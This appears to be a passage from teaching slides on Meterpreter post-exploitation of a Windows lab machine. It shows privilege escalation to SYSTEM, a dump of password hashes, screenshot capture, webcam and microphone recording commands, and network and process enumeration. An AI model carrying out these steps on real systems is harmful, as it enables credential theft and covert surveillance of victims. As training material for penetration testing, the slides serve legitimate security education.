
```
meterpreter > load -l
espia
extapi
incognito
kiwi
lanattacks
mimikatz
powershell
priv
python
sniffer
stdapi
winpmem
meterpreter >
```

More Post Exploitation



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


and once we are SYSTEM ….




```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY b26732ee79b75fd8570a901a56886064...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:c6596e7997ca7dc86b07796f002e517e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Useful or Creepy?

- Grab a screenshot of the current desktop: ‘screenshot’



```
meterpreter > screenshot
Screenshot saved to: /root/eEaIfqcv.jpeg
meterpreter > 
```



Administrator: Command Prompt - netstat -nt 1


```
  TCP    192.168.0.32:49274     192.168.0.35:30333     ESTABLISHED     InHost

Active Connections

  Proto  Local Address          Foreign Address        State           Offload S
tate

  TCP    192.168.0.32:80        192.168.0.35:35367     CLOSE_WAIT      InHost
  TCP    192.168.0.32:49231     192.168.0.15:3260      ESTABLISHED     InHost
  TCP    192.168.0.32:49270     192.168.0.35:30444     ESTABLISHED     InHost
  TCP    192.168.0.32:49274     192.168.0.35:30333     ESTABLISHED     InHost

Active Connections

  Proto  Local Address          Foreign Address        State           Offload S
tate

  TCP    192.168.0.32:80        192.168.0.35:35367     CLOSE_WAIT      InHost
  TCP    192.168.0.32:49231     192.168.0.15:3260      ESTABLISHED     InHost
  TCP    192.168.0.32:49270     192.168.0.35:30444     ESTABLISHED     InHost
  TCP    192.168.0.32:49274     192.168.0.35:30333     ESTABLISHED     InHost
```

webdav

Name	Date modified	Type	Size
run_me2	8/8/2017 7:15 PM	Application	73 KB
index	12/19/2009 11:00 PM	HTML Document	1 KB
webdav	12/19/2009 11:00 PM	Text Document	1 KB

3 items


Creepier




```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

Back to Post Exploitation Business


- ipconfig
- arp
- route



```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Microsoft Virtual Machine Bus Network Adapter
Hardware MAC : 00:15:5d:02:d2:06
MTU          : 1500
IPv4 Address : 192.168.0.32
IPv4 Netmask : 255.255.255.0
IPv6 Address : ::1804:b7c4:eaa0:3a4e
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::1804:b7c4:eaa0:3a4e
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:20
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 13
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:9d38:953c:459:3a0d:3f57:ffdf
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::459:3a0d:3f57:ffdf
IPv6 Netmask : ffff:ffff:ffff:ffff::
```




```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    192.168.0.1      5c:8f:e0:fa:07:97  11
    192.168.0.4      78:2b:cb:56:ef:16  11
    192.168.0.8      30:05:5c:9d:5f:b1  11
    192.168.0.12     80:ee:73:63:f5:46  11
    192.168.0.15     00:08:9b:db:5d:b1  11
    192.168.0.35     00:0c:29:dc:5f:35  11
    192.168.0.255    ff:ff:ff:ff:ff:ff  11
    224.0.0.2        00:00:00:00:00:00  1
    224.0.0.2        01:00:5e:00:00:02  11
    224.0.0.22       00:00:00:00:00:00  1
    224.0.0.22       01:00:5e:00:00:16  11
    224.0.0.251      00:00:00:00:00:00  1
    224.0.0.251      01:00:5e:00:00:fb  11
    224.0.0.252      01:00:5e:00:00:fc  11
    239.255.255.246  00:00:00:00:00:00  1
    239.255.255.246  01:00:5e:7f:ff:f6  11
    239.255.255.250  00:00:00:00:00:00  1
    239.255.255.250  01:00:5e:7f:ff:fa  11
    255.255.255.255  ff:ff:ff:ff:ff:ff  11
```




```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway       Metric  Interface
    ------           -------          -------       ------  ---------
    0.0.0.0          0.0.0.0          192.168.0.1   10      11
    127.0.0.0        255.0.0.0        127.0.0.1     306     1
    127.0.0.1        255.255.255.255  127.0.0.1     306     1
    127.255.255.255  255.255.255.255  127.0.0.1     306     1
    192.168.0.0      255.255.255.0    192.168.0.32  266     11
    192.168.0.32     255.255.255.255  192.168.0.32  266     11
    192.168.0.255    255.255.255.255  192.168.0.32  266     11
    224.0.0.0        240.0.0.0        127.0.0.1     306     1
    224.0.0.0        240.0.0.0        192.168.0.32  266     11
    255.255.255.255  255.255.255.255  127.0.0.1     306     1
    255.255.255.255  255.255.255.255  192.168.0.32  266     11

No IPv6 routes were found.
meterpreter >
```

Process List



```
meterpreter > ps
```



```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                           Path
 ---   ----  ----                  ----  -------  ----                           ----
 0     0     [System Process]
 4     0     System                x64   0
 272   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\smss.exe
 300   492   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 304   1592  cmd.exe               x86   0        NT AUTHORITY\SYSTEM            C:\Windows\SysWOW64\cmd.exe
 356   348   csrss.exe             x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\csrss.exe
 396   388   csrss.exe             x64   1        NT AUTHORITY\SYSTEM            C:\Windows\System32\csrss.exe
 404   348   wininit.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\wininit.exe
 432   388   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM            C:\Windows\System32\winlogon.exe
 492   404   services.exe          x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\services.exe
 500   404   lsass.exe             x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\lsass.exe
 508   404   lsm.exe               x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\lsm.exe
 596   492   svchost.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 668   492   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
 752   356   conhost.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\conhost.exe
 760   492   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 808   492   svchost.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 856   492   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 912   492   svchost.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 956   492   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
 1040  492   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\spoolsv.exe
 1080  492   vmicsvc.exe           x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\vmicsvc.exe
 1092  492   httpd.exe             x86   0        WIN-8SPMRFBGUKN\Administrator  C:\xampp\apache\bin\httpd.exe
 1100  492   vmicsvc.exe           x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\vmicsvc.exe
 1120  492   vmicsvc.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\vmicsvc.exe
 1152  492   vmicsvc.exe           x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\vmicsvc.exe
 1176  492   vmicsvc.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\vmicsvc.exe
 1324  492   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 1424  2476  mmc.exe               x64   1        WIN-8SPMRFBGUKN\Administrator  C:\Windows\System32\mmc.exe
 1824  1844  run_me2.exe           x86   0        WIN-8SPMRFBGUKN\Administrator  c:\xampp\webdav\run_me2.exe
 1836  356   conhost.exe           x64   0        WIN-8SPMRFBGUKN\Administrator  C:\Windows\System32\conhost.exe
 1844  2548  cmd.exe               x86   0        WIN-8SPMRFBGUKN\Administrator  C:\Windows\SysWOW64\cmd.exe
 2136  492   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
 2316  596   WmiPrvSE.exe          x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\wbem\WmiPrvSE.exe
 2380  492   taskhost.exe          x64   1        WIN-8SPMRFBGUKN\Administrator  C:\Windows\System32\taskhost.exe
 2452  912   dwm.exe               x64   1        WIN-8SPMRFBGUKN\Administrator  C:\Windows\System32\dwm.exe
 2476  2440  explorer.exe          x64   1        WIN-8SPMRFBGUKN\Administrator  C:\Windows\explorer.exe
 2484  492   msdtc.exe             x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\msdtc.exe
 2548  1092  httpd.exe             x86   0        WIN-8SPMRFBGUKN\Administrator  C:\xampp\apache\bin\httpd.exe
 2656  492   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
 2684  304   run_me2.exe           x86   0        NT AUTHORITY\SYSTEM            c:\xampp\webdav\run_me2.exe
 2764  2412  mmc.exe               x64   1        WIN-8SPMRFBGUKN\Administrator  C:\Windows\System32\mmc.exe
 2884  492   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\sppsvc.exe
 2928  492   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM            C:\Windows\servicing\TrustedInstaller.exe
 2980  2476  cmd.exe               x64   1        WIN-8SPMRFBGUKN\Administrator  C:\Windows\System32\cmd.exe
